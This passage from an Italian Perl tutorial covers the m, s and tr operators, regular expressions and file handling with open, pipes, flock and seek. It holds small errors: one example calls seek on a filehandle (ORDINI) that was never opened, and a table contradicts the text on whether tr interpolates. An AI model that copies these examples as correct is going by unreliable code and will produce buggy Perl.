@mialista = qw(alfa     bravo   charlie
delta   echo    foxtrot golf    hotel
india   kilo    lima);
```

296.1.5 m | // -- modello di confronto

Definisce un modello di confronto con una stringa. Non restituisce alcunché; serve per essere paragonato a un'altra stringa. Può essere usato in un contesto scalare o lista. Nel primo caso serve a determinare se esiste una corrispondenza con il modello o meno. Nel secondo caso, viene sempre paragonato a un'altra stringa, ma il risultato di questo abbinamento è una lista di elementi.

Il modello si esprime in forma di espressione regolare, con delle particolarità che derivano dal tipo di delimitatori utilizzati e dal fatto che prima di valutare l'espressione regolare viene eseguita un'interpolazione. Si può esprimere in due modi.

/ stringa / opzioni
m*delim_sinistro stringa delim_destro modificatori*

I modificatori si esprimono con una serie di lettere, o nulla se non è necessario. La tabella 296.2 ne riporta l'elenco.

Tabella 296.2. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '`m`'.

Modificatore	Descrizione
i	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
m	Le stringhe vengono trattate come righe multiple (riguarda '`^`' e '`$`').
s	Tratta le stringhe come una riga singola (riguarda '`.`').
x	Permette l'inserzione di spazi e commenti che non vengono interpretati.
g	Confronta in modo globale, cioè trova tutte le occorrenze.
o	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.

L'utilizzo delle espressioni regolari nelle istruzioni Perl è ciò che generalmente rende il sorgente di un programma piuttosto confuso. Se si devono utilizzare intensivamente le espressioni regolari sarebbe opportuno approfondirne il funzionamento e l'utilizzo di questo tipo di delimitatori, per trovare un modo meno complicato del solito di scrivere queste espressioni. Il primo punto su cui si può intervenire è la scelta dei simboli di delimitazione. La forma tradizionale prevede l'uso della barra obliqua normale, cosa però che crea problemi quando si vuole utilizzare questo simbolo all'interno dell'espressione stessa. Infatti, i simboli usati come delimitazione non possono essere utilizzati nell'espressione regolare senza la tecnica della protezione per mezzo del prefisso '`\`'.

Esempi

```
#!/usr/bin/perl

$miafrase = 'Ciao, come stai?';
if ($miafrase =~ /ciao/i)
  {
    print "Ciao!\n";
  }
```

In questo esempio, il modello '`/ciao/i`' combacia con una parte della frase, facendo sì che la condizione si avveri.

```
#!/usr/bin/perl

$mioelenco = `ls`;
if ($mioelenco =~ /.*\.pl/)
  {
    print "Ci sono programmi Perl in questa directory.\n";
  }
```

In questo esempio, viene letto il contenuto della directory corrente e posto nella variabile '**`$mioelenco`**'. Successivamente viene verificato se in quell'elenco si trova qualcosa che termina con '`.pl`'. Dal momento che il punto ha un significato nelle espressioni regolari, per poterlo includere si è posta anteriormente una barra obliqua inversa.

296.1.6 s -- modello di sostituzione

Definisce un modello di confronto con una stringa, assieme a una stringa di sostituzione per la parte che corrisponde al modello. Se il confronto non viene fatto attraverso gli operatori '**`=~`**' oppure '**`!~`**', si intende che l'abbinamento avvenga con il contenuto della variabile '**`$_`**'. Ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa in due modi, a seconda del tipo di delimitatori utilizzati.

`s`*delim_sx stringa delim_dx delim_sx rimpiazzo delim_dx modificatori*

`s`*delim stringa delim rimpiazzo delim modificatori*

Il primo tipo di sintassi si adatta al caso in cui si usino parentesi per delimitare le stringhe del modello e del rimpiazzo, il secondo tipo si riferisce all'uso di altri simboli che non sono utilizzati in coppia.

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 296.3 ne riporta l'elenco.

Tabella 296.3. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**`s`**'.

Modificatore	Descrizione
i	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
m	Le stringhe vengono trattate come righe multiple (riguarda '**`^`**' e '**`$`**').
s	Tratta le stringhe come una singola riga (riguarda '**`.`**').
x	Permette l'inserzione di spazi e commenti che non vengono interpretati.
g	Confronta in modo globale, cioè trova tutte le occorrenze.
o	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.
e	Valuta la parte destra come un'espressione.

Esempi

```
$path =~ s|/usr/bin|/usr/local/bin|
```

Sostituisce la prima occorrenza di '`/usr/bin`' nella variabile '**`$path`**' con '`/usr/local/bin`'. Per delimitare il modello e la stringa di sostituzione sono state usate le barre verticali, per evitare ambiguità con le barre oblique delle directory.

```
$path =~ s{/usr/bin}{/usr/local/bin}
```

Esattamente come nell'esempio precedente, ma questa volta sono state usate le parentesi graffe.

296.1.7 tr | y -- traslazione di caratteri

Definisce un modello di sostituzione di una serie di caratteri in un'altra. Si applica al contenuto di una variabile scalare utilizzando l'operatore '**`=~`**' oppure '**`!~`**', altrimenti si intende la variabile '**`$_`**'. Restituisce il numero di trasformazioni eseguite. Non ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa nei modi seguenti, a seconda che si voglia utilizzare l'identificatore '**`tr`**' o '**`y`**' e a seconda del tipo di delimitatori utilizzati.

`tr`*delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori*

`tr`*delim car_da_sostituire delim rimpiazzo delim modificatori*

`y`*delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori*

`y`*delim car_da_sostituire delim rimpiazzo delim modificatori*

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 296.4 ne riporta l'elenco.

Tabella 296.4. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**`tr`**'.

Modificatore	Descrizione
c	Cerca gli elementi che **non** sono elencati nel gruppo da sostituire.
d	Cancella i caratteri trovati e non rimpiazzati.
s	Fonde insieme i caratteri doppi che sono stati ritrovati.

Tabella 296.5. Elenco riassuntivo dei tipi di operatori di stringa. Le parentesi graffe rappresentano la posizione dei delimitatori.

Formato normale	Formato generico	Significato	Interpolazione
' '	q{}	Stringa letterale.	NO
" "	qq{}	Stringa letterale.	SÌ
` `	qx{}	Comando di sistema.	SÌ
	qw{}	Lista di parole.	NO
/ /	m{}	Modello di confronto.	SÌ
	s{}{}	Modello di sostituzione.	SÌ
	tr{}{}	Traslazione di caratteri.	SÌ

Esempi

```
$miavar =~ tr/A-Z/a-z/;
```

Converte in minuscolo il contenuto della variabile (a parte le vocali accentate).

```
$contatore = ($miavar =~ tr/0-9//);
```

Conta i caratteri numerici contenuti nella variabile '**`$miavar`**'.

296.2 Espressioni regolari

Le espressioni regolari possono essere considerate l'elemento più potente e più difficile di Perl. Purtroppo non esiste una definizione e uno standard universale delle espressioni regolari, così, per ogni applicazione che ne fa uso occorre studiarne le particolarità.

In questa sezione si descrive solo parte delle potenzialità di Perl con le espressioni regolari. Per conoscerne i dettagli è necessario consultare la pagina di manuale *perlre(1)*. Può essere conveniente anche la lettura della sezione 77.1 e del capitolo 316.

296.2.1 Modificatori

Perl utilizza le espressioni regolari con gli operatori di stringa '**`m{}`**' e '**`s{}{}`**'. Con questi è possibile utilizzare delle opzioni finali, ovvero dei modificatori, che alterano le regole delle espressioni regolari. La tabella 296.6 mostra l'elenco dei modificatori più comuni.

Tabella 296.6. Elenco dei modificatori utilizzabili in generale in coda alle espressioni regolari di Perl.

Modificatore	Descrizione
i	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
m	Le stringhe vengono trattate come righe multiple (riguarda '**`^`**' e '**`$`**').
s	Tratta le stringhe come una singola riga (riguarda '**`.`**').
x	Permette l'inserzione di spazi e commenti che non vengono interpretati.

296.2.2 Metacaratteri

In generale, i caratteri utilizzati in un'espressione regolare, che non abbiano un significato speciale, corrispondono a loro stessi nella stringa di comparazione. Ciò è come dire che la comparazione seguente è valida.

```
'Ciao' =~ /Ciao/
```

I *metacaratteri* di un'espressione regolare sono dei simboli che hanno un significato diverso rispetto ai caratteri utilizzati per rappresentarli. La tabella 296.7 mostra l'elenco dei metacaratteri più comuni.

Tabella 296.7. Elenco dei metacaratteri standard utilizzati in Perl.

Metacarattere	Descrizione
\	Protegge il carattere seguente da un'interpretazione diversa da quella letterale.
^	Corrisponde all'inizio di una riga.
.	Corrisponde a un carattere qualunque.
$	Corrisponde alla fine di una riga.
|	Indica due possibilità alternative alla sua sinistra e alla sua destra.
( )	Definiscono un raggruppamento.
[ ]	Definiscono una classe di caratteri.

La barra obliqua inversa protegge il carattere successivo da un'interpretazione diversa da quella letterale, quando la sequenza '**`\`***x*' (*x* rappresenta qui un carattere qualunque) non rappresenta già un metacarattere. In pratica, se '**`\`***x*' non ha un significato particolare, rappresenta semplicemente '*x*' in modo letterale.

L'accento circonflesso ('**`^`**') corrisponde generalmente all'inizio di una riga; nello stesso modo, il

simbolo dollaro (‘**$**’) rappresenta la fine di una riga. Questi metacaratteri rappresentano in pratica la stringa nulla di inizio e di fine di una riga. Se la stringa da analizzare è composta da più righe terminate dal codice di interruzione di riga, è possibile fare in modo che ‘**^**’ e ‘**$**’ corrispondano all’inizio e alla fine di queste righe virtuali utilizzando il modificatore ‘**m**’.

Il punto rappresenta un carattere singolo, con l’esclusione del codice di interruzione di riga a meno che sia stato utilizzato il modificatore ‘**s**’.

Perl aggiunge a quelli standard una serie di metacaratteri rappresentati dalla tabella 296.8.

Tabella 296.8. Elenco dei metacaratteri speciali di Perl.

Metacarattere	Corrispondenza
\w	Un carattere alfanumerico (lettere e numeri) compreso il trattino basso.
\W	Un carattere non alfanumerico (l’opposto di ‘**\w**’).
\s	Uno spazio lineare (spazio o tabulazione).
\S	Qualunque carattere che non sia uno spazio lineare.
\d	Un carattere numerico.
\D	Un carattere non numerico.
\b	La stringa nulla prima o dopo una sequenza di caratteri corrispondenti a ‘**\w**’.
\B	La stringa nulla interna a una sequenza di caratteri corrispondenti a ‘**\w**’.
\A	L’inizio di una stringa.
\Z	La fine di una stringa (eventualmente prima di un *newline* finale).

Inoltre, per complicare ulteriormente le cose, le espressioni regolari di Perl vengono trattate come se fossero racchiuse tra apici doppi, cioè vengono interpolate prima di essere valutate come espressioni regolari. Questo significa che le variabili vengono espanse e vengono riconosciuti anche altri simboli che in pratica potrebbero essere considerati come dei metacaratteri aggiuntivi. Si tratta di ‘**\n**’, ‘**\t**’ e altri come già indicato nella tabella 296.1 all’inizio del capitolo.

296.2.3 Classi di caratteri

Un modello racchiuso tra parentesi quadre rappresenta un solo carattere in base a quanto indicato nelle parentesi.

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all’inizio di questa fila c’è l’accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l’espressione regolare ‘**[0123456789]**’ corrisponde a una cifra numerica qualunque, mentre ‘**[^0123456789]**’ corrisponde a un carattere qualunque purché non sia una cifra numerica.

All’interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo mettendo il carattere iniziale e finale separati da un trattino (‘**-**’). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica che ne determina la sequenza. Per esempio, l’espressione regolare ‘**[9-A]**’ rappresenta un carattere qualsiasi tra: ‘**9**’, ‘**:**’, ‘**;**’, ‘**<**’, ‘**=**’, ‘**>**’, ‘**?**’, ‘**@**’ e ‘**A**’, perché così è la sequenza ASCII.

Questa definizione corrisponde in parte a quella di ‘**grep**’ GNU, in particolare si deve tenere presente che all’interno delle parentesi quadre, ‘**\b**’ corrisponde al carattere *<BS>*.

Un’altra diversità rispetto alle espressioni regolari di altri programmi sta nella mancanza di classi di caratteri espresse attraverso una denominazione. Ciò giustifica la presenza di metacaratteri che non ci sono normalmente. La tabella 296.9 mostra l’abbinamento tra le classi delle espressioni regolari comuni e i metacaratteri corrispondenti di Perl.

Tabella 296.9. Comparazione tra alcuni metacaratteri di Perl e le classi di caratteri equivalenti delle espressioni regolari POSIX.

Perl	Espressioni regolari POSIX
\w	[[:alnum:]]
\W	[^[:alnum:]]
\s	[[:space:]]
\S	[^[:space:]]
\d	[[:digit:]]
\D	[^[:digit:]]

296.2.4 Qualificatori -- operatori di ripetizione

Attraverso altri simboli è possibile indicare la ripetizione di un carattere determinato o di un raggruppamento. La tabella 296.10 mostra l'elenco di queste notazioni e il loro significato.

Tabella 296.10. Operatori di ripetizione, o qualificatori, nelle espressioni regolari di Perl.

Codifica	Corrispondenza.
*x**	Nessuna o più volte *x*. Equivalente a '*x*`{0,}`'.
x?	Nessuna o al massimo una volta *x*. Equivalente a '*x*`{0,1}`'.
x+	Una o più volte *x*. Equivalente a '*x*`{1,}`'.
x{*n*}	Esattamente *n* volte *x*.
x{*n*,}	Almeno *n* volte *x*.
x{*n*,*m*}	Da *n* a *m* volte *x*.
*x**?	Equivale al minimo di '*x*`*`'.
x??	Equivale al minimo di '*x*`?`'.
x+?	Equivale al minimo di '*x*`+`'.
x{*n*}?	Equivale al minimo di '*x*`{`*n*`}`', ovvero allo stesso '*x*`{`*n*`}`'.
x{*n*,}?	Equivale al minimo di '*x*`{`*n*`,}`'.
x{*n*,*m*}?	Equivale al minimo di '*x*`{`*n*`,`*m*`}`'.

Dalla tabella si può osservare la presenza di qualificatori insoliti che terminano con un punto interrogativo. Un modello espresso in forma di espressione regolare può corrispondere a una stringa in diversi modi. Generalmente, la corrispondenza dei qualificatori avviene nel modo più ampio possibile. Se è necessario che la corrispondenza avvenga nel modo più ristretto possibile, occorre utilizzare i qualificatori che terminano con il punto interrogativo. Per esempio, di seguito si vedono alcune corrispondenze valide e le zone delle stringhe originali in cui i modelli combaciano.

```
"CIAO" =~ /\w+/
 ^--^

"Ciao, come stai?" =~ /\s/
      ^

"Ciao, come stai? Io sto bene." =~ /\s.*\s/
      ^-----------------^

"Ciao, come stai? Io sto bene." =~ /\s.*?\s/
      ^----^
```

296.2.5 Raggruppamenti

Una o più parti di un'espressione regolare possono essere raggruppate attraverso l'uso delle parentesi tonde. Ciò permette di abbinare tali raggruppamenti ai qualificatori (gli operatori di ripetizione), oppure permette di estrarre ciò che corrisponde al segmento racchiuso tra parentesi, o di potervi fare riferimento. Per esempio, l'espressione '**\s(come\s)+.*\s**' è valida per tutte le stringhe seguenti.

```
"Ciao, come stai? Io sto bene."
"Ciao, come come stai? Io sto bene."
"Ciao, come come come stai? Io sto bene."
...
```

All'interno della stessa espressione regolare è possibile fare riferimento a una corrispondenza parziale contenuta in un raggruppamento. Per farlo si utilizza il metacarattere '*****n*', dove *n* è una sola cifra numerica. In pratica, '**\1**' corrisponde al primo raggruppamento, '**\2**' corrisponde al secondo, proseguendo così, di seguito, fino al nono.

Per esempio, '**(0|0x0)\d*\s\1\d***' è valida per '**0x0123 0x0456**', ma non per '**0x0123 0456**'. Infatti, si fa riferimento alla corrispondenza, non al modello che potrebbe essere ripetuto agevolmente.

Perl permette di utilizzare queste corrispondenze anche al di fuori delle espressioni regolari. Per questo però non si può più utilizzare la notazione '*****n*', ma occorre invece '**$***n*'. In pratica si tratta di variabili predefinite che vengono generate per l'occasione. Per esempio,

```
s/^(\w+)\s+(\w+)/$2 $1/
```

inverte le prime due parole ed elimina gli spazi superflui tra le due. Un altro esempio interessante è il seguente, in cui si estrae la data da una stringa, per gestirla all'interno del programma.

```
if ($miadata =~ m|Data:\s+(\d\d)/(\d\d)/(\d{2,4})|)
  {
    $giorno = $1;
    $mese = $2;
    $anno = $3;
  }
```

Come si può vedere, i delimitatori dell'espressione regolare sono stati sostituiti con le barre verticali, in modo da poter utilizzare le barre oblique per l'espressione stessa senza troppi problemi.

Perl: gestione dei file

La gestione dei file è uno dei punti di forza di Perl. Perl permette di gestire in modo molto semplice i file di testo e i file DBM. Sono presenti ugualmente gli strumenti per la gestione di file di qualunque altro tipo, attraverso l'accesso al singolo byte, ma questo aspetto passa in secondo piano rispetto al resto e qui verrà trascurato.

297.1 Organizzazione generale

Prima di poter accedere in qualunque modo a un file, occorre che questo sia stato aperto all'interno del programma, il quale, da quel punto in poi, vi farà riferimento attraverso il flusso di file.

Per una convenzione diffusa, i nomi attribuiti ai flussi di file sono sempre composti da lettere maiuscole, cosa che facilita il loro riconoscimento all'interno di un sorgente Perl.

Oltre ai file su disco, esistono tre file particolari: standard input, standard output e standard error. Questi risultano sempre già aperti e ai flussi di file corrispondenti si fa riferimento attraverso tre nomi predefiniti: '**`STDIN`**', '**`STDOUT`**' e '**`STDERR`**'.

297.1.1 Apertura

Quando è necessario aprire un file, cioè quando non si tratta dei flussi predefiniti, si utilizza la funzione '**`open()`**'.

`open` *flusso* , *file*

La funzione utilizza quindi solo due argomenti: il nome del flusso di file e il nome effettivo del file, eventualmente con l'indicazione del percorso necessario a raggiungerlo. Per esempio,

```
open MIO_FILE, 'mio_file';
```

apre il file '`mio_file`' che si trova nella directory corrente e gli abbina il flusso di file '**`MIO_FILE`**'. Con l'apertura del file si deve definire anche in che modo si intende accedervi. Fondamentalmente si distingue tra lettura e scrittura, ma in realtà si presentano anche altre sfumature. Per poter informare la funzione del modo in cui si intende aprire il file, la stringa che viene utilizzata per indicare il nome del file su disco può contenere dei simboli aggiuntivi che servono proprio per questo. Tali simboli vanno posti quasi sempre di fronte al nome e possono essere spaziati da questo in modo da facilitarne la lettura:

- se non si utilizza alcun simbolo, oppure se si pone '**`<`**' davanti al nome del file, si ottiene l'apertura in lettura (input);
- se si utilizza il simbolo '**`>`**' si intende aprire il file in scrittura (output), troncando inizialmente il file;
- se si utilizza il simbolo '**`>>`**' si intende aprire il file in scrittura in aggiunta (*append*).

A questa simbologia si può aggiungere il segno '**`+`**' in modo da permettere anche l'altro tipo di accesso non dichiarato, per cui:

- '**`+<`**'

  rappresenta un accesso in lettura e scrittura;

- '**+>**'

  rappresenta un accesso in scrittura e lettura, ma la prima azione è quella di troncare il file annullando il suo contenuto precedente;

- '**+>>**'

  rappresenta un accesso in aggiunta e lettura.

In generale, un file aperto in lettura e scrittura attraverso il simbolo '**+<**' permette anche l'allungamento del file stesso. Il pezzo di codice seguente mostra l'apertura di un file in aggiunta e l'inserimento al suo interno di una riga contenente una frase di saluto.

```
open MIO_FILE, ">> /home/tizio/mio_file";
...
print MIO_FILE ("ciao a tutti\n");
```

Nello stesso modo in cui si possono gestire i file su disco, si può accedere a una pipeline, cioè una sequenza di programmi che ricevono dati dal loro standard input e ne emettono attraverso lo standard output. Per ottenere questo, al posto di indicare un file su disco si mette una riga di comando che si vuole sia eseguita, preceduta o terminata con la consueta barra verticale: se si trova all'inizio, significa che si vuole scrivere inviando dati attraverso lo standard input della pipeline; se si trova alla fine, significa che si vuole leggere attingendo dati dallo standard output della pipeline.

```
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

L'esempio appena mostrato apre una pipeline in scrittura. Ciò che verrà ricevuto dalla pipeline sarà ordinato e registrato nel file '`/home/tizio/mio_file`'.

```
open MIAPIPE, "ls -l |";
```

L'esempio precedente apre una pipeline in lettura in modo da poter elaborare il risultato del comando '**ls -l**'.

297.1.2 Chiusura

Un file aperto che non serve più deve essere chiuso. Ciò si ottiene attraverso la funzione '**close()**' indicando semplicemente il flusso di file da chiudere.

`close` *flusso*

L'apertura di un file può essere fatta anche se questo risulta già aperto, per cui non è strettamente necessario chiudere un file prima di riaprirlo.

297.2 Condivisione

In presenza di un sistema operativo in multiprogrammazione, tanto più se anche multiutente, si pone il problema della gestione degli accessi simultanei ai file. In pratica occorre gestire un sistema di blocchi, o di semafori, che impediscano le operazioni di scrittura simultanea da parte di processi indipendenti.

Infatti, la lettura simultanea di un file da parte di più programmi non ha alcun effetto collaterale, mentre la modifica simultanea può tradursi anche in un danneggiamento dei dati. Per questo, quando un file deve essere modificato, è importante che venga impedito ad altri programmi di fare altrettanto, almeno per il tempo necessario a concludere l'operazione.

297.2.1 Blocco dei file

Il modo più semplice per impedire che un file possa essere modificato da un altro processo, è quello di bloccarlo (*lock*), per il tempo necessario a compiere le operazioni che si vogliono fare in modo esclusivo.

Teoricamente, il blocco potrebbe limitarsi solo a una porzione del file, ma questo implica un'organizzazione condivisa anche dagli altri processi, in modo che sia ben definita l'estensione di questo blocco. In pratica, ci si limita quasi sempre a eseguire un blocco totale del file, rilasciando il blocco subito dopo la modifica che si vuole effettuare.

Il blocco e lo sblocco del file si ottiene generalmente con la funzione '**`flock()`**' su un file già aperto. La funzione richiede l'indicazione del flusso di file e del tipo di operazione che si vuole compiere.

`flock` *flusso* , *operazione*

Per la precisione, il tipo di operazione si esprime attraverso un numero il cui valore dipende dal sistema operativo utilizzato effettivamente. Per evitare di doversi accertare di quale valore sia corretto per il proprio sistema, è possibile acquisire alcune macro attraverso l'istruzione seguente:

```
use Fcntl ':flock';
```

In questo modo, l'operazione può poi essere indicata attraverso i nomi: '**`LOCK_SH`**', '**`LOCK_EX`**', '**`LOCK_NB`**' e '**`LOCK_UN`**'.

Il blocco del file può essere richiesto in modo da mettere in pausa il programma fino a quando si riesce a ottenere il blocco, oppure no. Nel secondo caso, il programma deve essere in grado di riconoscere il fallimento dell'operazione e di comportarsi di conseguenza. Il blocco con attesa deve essere utilizzato con prudenza, perché può generare una situazione di stallo generale: il processo A apre e blocca il file X, il processo B apre e blocca il file Y e successivamente tenta anche con il file X che però è occupato; a questo punto anche il processo A tenta di aprire il file Y senza avere rilasciato il file X; infine i due processi si sono bloccati a vicenda.

Il blocco esclusivo di un file si ottiene con il tipo di operazione '**`LOCK_EX`**'; se si vuole evitare l'attesa dello sblocco da parte di un altro processo si deve aggiungere il valore di '**`LOCK_NB`**'. Lo sblocco di un file si ottiene con il tipo di operazione '**`LOCK_UN`**'.

Esempi

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
flock (ELENCO, LOCK_EX);
...
flock (ELENCO, LOCK_UN);
```

Vengono eseguite le operazioni seguenti:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
- si apre il file '`/home/tizio/mioelenco`' in aggiunta;
- si blocca il file in modo esclusivo;
- si compiono alcune operazioni che non sono indicate;
- si rilascia il blocco.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
```

```
if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
  {
    ...
    flock (ELENCO, LOCK_UN);
  }
else
  {
    print STDOUT "Il file è impegnato.\n";
  }
```

Si tratta di una variante dell'esempio precedente, in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco da parte di un altro processo.[1]

297.3 I/O con i file

Le operazioni di I/O con i file richiedono la conoscenza del modo in cui si esegue la lettura, la scrittura e lo spostamento, del puntatore interno a un flusso di file. Fortunatamente, Perl gestisce tutto in modo piuttosto trasparente, soprattutto per ciò che riguarda la lettura. È il caso di ricordare che queste operazioni si compiono su file già aperti, di conseguenza si fa riferimento a loro tramite il flusso corrispondente.

297.3.1 Lettura

La lettura di un flusso di file riferito a un file di testo è un'operazione molto semplice, basta utilizzare le parentesi angolari per ottenere la valutazione dello stesso che si traduce nella restituzione di una riga, nel caso di contesto scalare, o di tutto il file, nel caso di un contesto lista. Per esempio:

```
$riga = <MIOHANDLE>;
```

restituisce una riga, a partire dalla posizione del puntatore del file fino al codice di interruzione di riga incluso, spostando in avanti il puntatore del file. Per questo, dopo un'operazione di questo tipo, si esegue un '**`chop()`**' o un '**`chomp()`**', in modo da eliminare il codice di interruzione di riga finale.

```
chomp $riga;
```

In alternativa,

```
@file = <MIOHANDLE>;
```

restituisce tutto il file suddiviso in righe terminanti con il codice di interruzione di riga. In pratica, l'array conterrà tanti elementi quante sono le righe del file. Anche in questo caso si può eseguire un '**`chop()`**' o un '**`chomp()`**', che interverrà su ogni elemento dell'array.

```
chomp (@file);
```

La valutazione di un flusso di file in questo modo, quando il puntatore del file ha superato la fine del file, restituisce un valore indefinito che può essere utilizzato per controllare un ciclo di lettura. L'esempio seguente mostra in modo molto semplice come un ciclo '**`while`**' possa controllare la lettura di un flusso di file terminando quando questo ha raggiunto la conclusione.

---

[1] Per qualche motivo oscuro, se si vuole sommare il valore della macro '**`LOCK_EX`**' assieme a quello di qualche altra, è necessario racchiuderla tra parentesi, come si vede nell'esempio. Probabilmente questo dipende dal modo in cui il valore viene generato. Per uniformità, nell'esempio si mostra racchiusa tra parentesi anche la macro '**`LOCK_NB`**'. Volendo verificare questa anomalia, basta provare ad assegnare a una variabile la somma di queste o di altre macro, visualizzando poi il risultato; se si prova una cosa del tipo '**`$pippo = LOCK_EX+LOCK_NB;`**', senza parentesi, e poi si visualizza il contenuto di '**`$pippo`**', si ottiene solo il valore due, mentre dovrebbe essere un sei!

```
while ($riga = <MIOHANDLE>)
  {
    ...
  }
```

297.3.2 Scrittura

La scrittura di un file avviene generalmente attraverso la funzione '**`print()`**' che inizia a scrivere a partire dalla posizione attuale del puntatore del file stesso.

`print` *flusso lista*

`print` *lista*

Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione '**`select()`**'.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Esempi

```
print MIOHANDLE "Ciao, come stai?\n";
```

Scrive nel flusso di file indicato, a partire dalla posizione attuale del puntatore, il messaggio indicato come argomento.

```
print {$elenco_file[$i]} "Bla bla bla\n";
```

Inserisce il messaggio nel file indicato da '**`$elenco_file[$i]`**'.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
flock (ELENCO, LOCK_EX);
print ELENCO $daelencare,"\n";
flock (ELENCO, LOCK_UN);
```

Vengono eseguite le seguenti operazioni:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
- si apre il file '`/home/tizio/mioelenco`' in aggiunta;
- si blocca il file in modo esclusivo;
- si inserisce una riga nel file;
- si rilascia il blocco.

297.3.3 Spostamento del puntatore

Lo spostamento del puntatore interno a un flusso di file avviene generalmente in modo automatico, sia in lettura che in scrittura. Si possono porre dei problemi, o dei dubbi, quando si accede simultaneamente a un file sia in lettura che in scrittura. Lo spostamento del puntatore può essere fatto attraverso la funzione '**`seek()`**'.

`seek` *flusso* , *posizione* , *partenza*

La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, in base al significato seguente:

- 0 -- la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
- 1 -- la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
- 2 -- la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Esempi

```
seek (MIO_FILE, 0, 2);
```

Posiziona alla fine del file in modo da poter, successivamente, aggiungere qualcosa a questo.

```
seek (MIO_FILE, 0, 0);
```

Posiziona all'inizio del file.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
flock (ELENCO, LOCK_EX);
seek (ORDINI, 0, 2);
print ELENCO $daelencare,"\n";
flock (ELENCO, LOCK_UN);
```

Vengono eseguite le seguenti operazioni:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
- si apre il file '`/home/tizio/mioelenco`' in aggiunta;
- si blocca il file in modo esclusivo;
- per sicurezza si posiziona il puntatore alla fine del file;
- si inserisce una riga nel file;
- si rilascia il blocco.

297.3.4 Identificazione dei flussi di file

Nel momento in cui si apre un file, si deve attribuire il nome del flusso relativo. Fino a questo punto è stato visto l'uso di nomi dichiarati nell'istante dell'apertura, come nell'esempio seguente:

```
open (MIO_FLUSSO, "< pippo.txt");
```

Da quel punto, il simbolo '**`MIO_FLUSSO`**' diviene ciò che identifica il flusso. È già stato mostrato anche il modo in cui è possibile trasferire il riferimento a questi simboli, come nell'esempio seguente:

```
$mio_flusso = \*MIO_FLUSSO;
```

Successivamente è possibile fare riferimento in modo indifferente al simbolo originale o alla variabile che vi punta:

```
$riga = <$mio_flusso>;
```

In realtà, il simbolo che rappresenta un flusso, può anche essere una variable, contenente una stringa qualunque: ciò che conta diviene il contenuto della variabile per identificare effettivamente il flusso. Si osservi l'esempio seguente:

```
#!/usr/bin/perl
$a = "tizio";
open ($a, "< prova_1");
$a = "caio";
```

```
open ($a, "> prova_2");
$a = "tizio";
$riga = <$a>;
print STDOUT "$riga";
$riga = <"tizio">;
print STDOUT "$riga";
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
$a = "tizio";
close ($a);
$a = "caio";
close ($a);
```

Si vede la variabile '**`$a`**' che inizialmente riceve la stringa '**`tizio`**' e in questa situazione viene usata per aprire in lettura il file '`prova_1`'. Subito dopo, la stessa variable riceve la stringa '**`caio`**' e in questo modo viene usata per aprire in scrittura il file '`prova_2`'. I due flussi sono identificati rispettivamente dalle stringhe '**`tizio`**' e '**`caio`**'; non ha importanza se queste stringhe sono contenute in una variabile o se sono usate direttamente come sono.

Più avanti, si può vedere che, quando '**`$a`**' contiene la stringa '**`tizio`**', scrivere

```
$riga = <$a>;
```

oppure

```
$riga = <"tizio">;
```

dà lo stesso risultato: la lettura del flusso abbinato al file '`prova_1`'. Nello stesso modo si può fare per il flusso in scrittura, con la differenza che il non si può usare la stringa in modo delimitato:

```
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
```

Questa possibilità di gestire i flussi identificandoli subito attraverso delle variabili, facilita il trasferimento dell'indicazione dei flussi nelle chiamate di funzione, senza più il bisogno di creare dei riferimenti.

> Si noti che non basta dichiarare un flusso indicando semplicemente una variabile, perché questa variabile deve essere inizializzata in qualche modo. Utilizzando una variabile non inizializzata sarebbe come volere identificare il flusso con la stringa nulla.

Perl: funzioni interne

